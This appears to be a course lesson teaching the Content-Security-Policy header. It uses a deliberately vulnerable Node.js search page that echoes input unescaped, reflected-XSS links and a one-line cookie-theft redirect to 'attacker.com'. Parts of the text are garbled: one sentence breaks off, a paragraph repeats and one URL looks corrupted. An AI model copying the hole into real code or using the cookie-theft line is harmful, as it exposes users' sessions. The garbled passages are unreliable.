

Content-Security-Policy

In this lesson, we'll look at an xss attack and learn how to protect against them with the Content-Security-Policy header.

We'll cover the following

- Introduction
- Injecting arbitrary JavaScript
- Protecting against these attacks via CSP
- Report-only mode
 - i Github's CSP journey

Introduction

The **Content-Security-Policy** header, often abbreviated to CSP, provides a next-generation utility belt for preventing a plethora of attacks, ranging from XSS (cross-site scripting) to clickjacking.

To understand how CSP helps us, we should first think of an attack vector. Let's say we built our own Google Search, a simple input text with a submit button. Try running it below.

```
var qs = require('querystring')
var url = require('url')
var fs = require('fs')

require('http').createServer((req, res) => {
  let query = qs.parse(url.parse(req.url).query)
  let headers = {
    'X-XSS-Protection': 0
  }

  if (query.xss === "on") {
    headers['X-XSS-Protection'] = 1
  }

  if (query.xss === "off") {
    delete headers['X-XSS-Protection'];
  }

  if (query.csp === 'on') {
    headers['Content-Security-Policy'] = `default-src 'self'`
```

```

    headers['Content-Security-Policy-Report-Only'] = `default-src 'self'`
  }


  if (query.csp === 'report') {
    headers['Content-Security-Policy-Report-Only'] = `default-src 'self'`
  }

  res.writeHead(200, headers)
  let keyword = query.search || ''
  let results = keyword ? `You searched for "${keyword}", we found:<br>` : ''

  res.end(fs.readFileSync(__dirname + '/index.html').toString().replace('__KEYWORD__', keyword).replace('__RESULTS__', results))
}).listen(7888)

```

The output should look like this:




← → ↻ 🏠 ⓘ localhost:7888

Search The Web

Try searching...

Our very own search engine

This web application does nothing magical. It displays a form, lets the user execute a search and displays the search results alongside the keyword the user searched for. When we execute a simple search, this is what the application returns:



Search The Web

You searched for "A lovely kitten", we found:



Search results for "A lovely kitten"

Injecting arbitrary JavaScript

Amazing! Our application understood our search and found a related image. If we dig deeper into the source code, we will realize that the application presents a security issue, as whatever keyword the user searches for is directly printed in the HTML served to the client. Check out the source code in the app above.

This presents a nasty consequence, an attacker can craft a specific link that executes arbitrary JavaScript on the victim's browser!

Try navigating to the following malicious link that inserts a script to see:

[https://x6jr4kg.educative.run/?search=<script+type%3D"text%2Fjavascript">alert\('You have been PWNED'\)<%2Fscript>](https://x6jr4kg.educative.run/?search=<script+type%3D"text%2Fjavascript)


Replace https://YOUR_APPLICATION_ID.educative.run/ with the link generated from your app in ALL of these instances!



Arbitrary scripts get executed

I've added a query string parameter that turns CSP on, so try navigating to a malicious URL with CSP turned on. Try this with the link generated in the live application above. You will quickly understand the power of CSP:

[https://x6jr4kg.educative.run/?search=<script+type%3D\"text%2Fjavascript\">alert\('You have been PWNERD'\)<%2Fscript>&csp=on](https://x6jr4kg.educative.run/?search=<script+type%3D\)







Arbitrary scripts can be prevented from running with the csp flag set

Protecting against these attacks via CSP

As you saw in the example above, we told the browser that our CSP policy only

Remember to replace the 'abc.educative.run' part of the URL below with the one you have .

```
HTTP/1.1 200 OK
X-XSS-Protection: 0
Content-Security-Policy: default-src 'self'
Date: Sat, 11 Aug 2018 10:46:27 GMT
Connection: keep-alive
```

```
window.location = `attacker.com/${document.cookie}`
```

By now, it should be clear how CSP helps us prevent a range of attacks on web applications. You define a policy and the browser strictly adheres to it, refusing to run resources that would violate this policy.

An interesting variation of CSP is the *report-only* mode: instead of using the `Content-Security-Policy` header, you can first test the impact of CSP on your website by telling the browser to simply report errors, without blocking script execution. You can do this by using the `Content-Security-Policy-Report-Only` header

An interesting variation of CSP is the *report-only* mode: instead of using the `Content-Security-Policy` header, you can first test the impact of CSP on your website by telling the browser to simply report errors, without blocking script execution. You can do this by using the `Content-Security-Policy-Report-Only` header

header.

Reporting will allow you to understand what breaking changes could happen if you roll out your CSP and then allow you to fix them accordingly. We can even specify a report URL and the browser will send us a report. Here's a full example of a report-only policy:

```
Content-Security-Policy: default-src 'self'; report-uri http://cspviolations.example.com/collector
```

CSP policies can be a bit complex on their own like in the following example:

```
Content-Security-Policy: default-src 'self'; script-src scripts.example.com; img-src *; media-src medias.example.com medias.legacy.example.com
```

This policy defines the following rules:

- executable scripts (e.g., JavaScript) can only be loaded from `scripts.example.com`
- images may be loaded from any origin (`img-src: *`)
- video or audio content can be loaded from two origins: `medias.example.com` and `medias.legacy.example.com`

As you can see, policies can become lengthy, and if we want to ensure the highest protection for our users this can become a tedious process. Nevertheless, writing a comprehensive CSP policy is an important step towards adding an additional layer of security to our web applications.

For more information around CSP I would recommend a deep dive at developer.mozilla.org/en-US/docs/Web/HTTP/CSP.

i Github's CSP journey

When I started learning about CSP I found myself interested in understanding how big players in the market went about implementing CSP. Luckily, Github described their journey towards implementing an effective Content Security Policy in two blog posts that I found extremely interesting to read:

- githubengineering.com/githubs-csp-journey/
- githubengineering.com/githubs-post-csp-journey/

- githubengineering.com/githubs-post-esp-journey/

In the next lesson, we'll study the X-XSS-Protection header.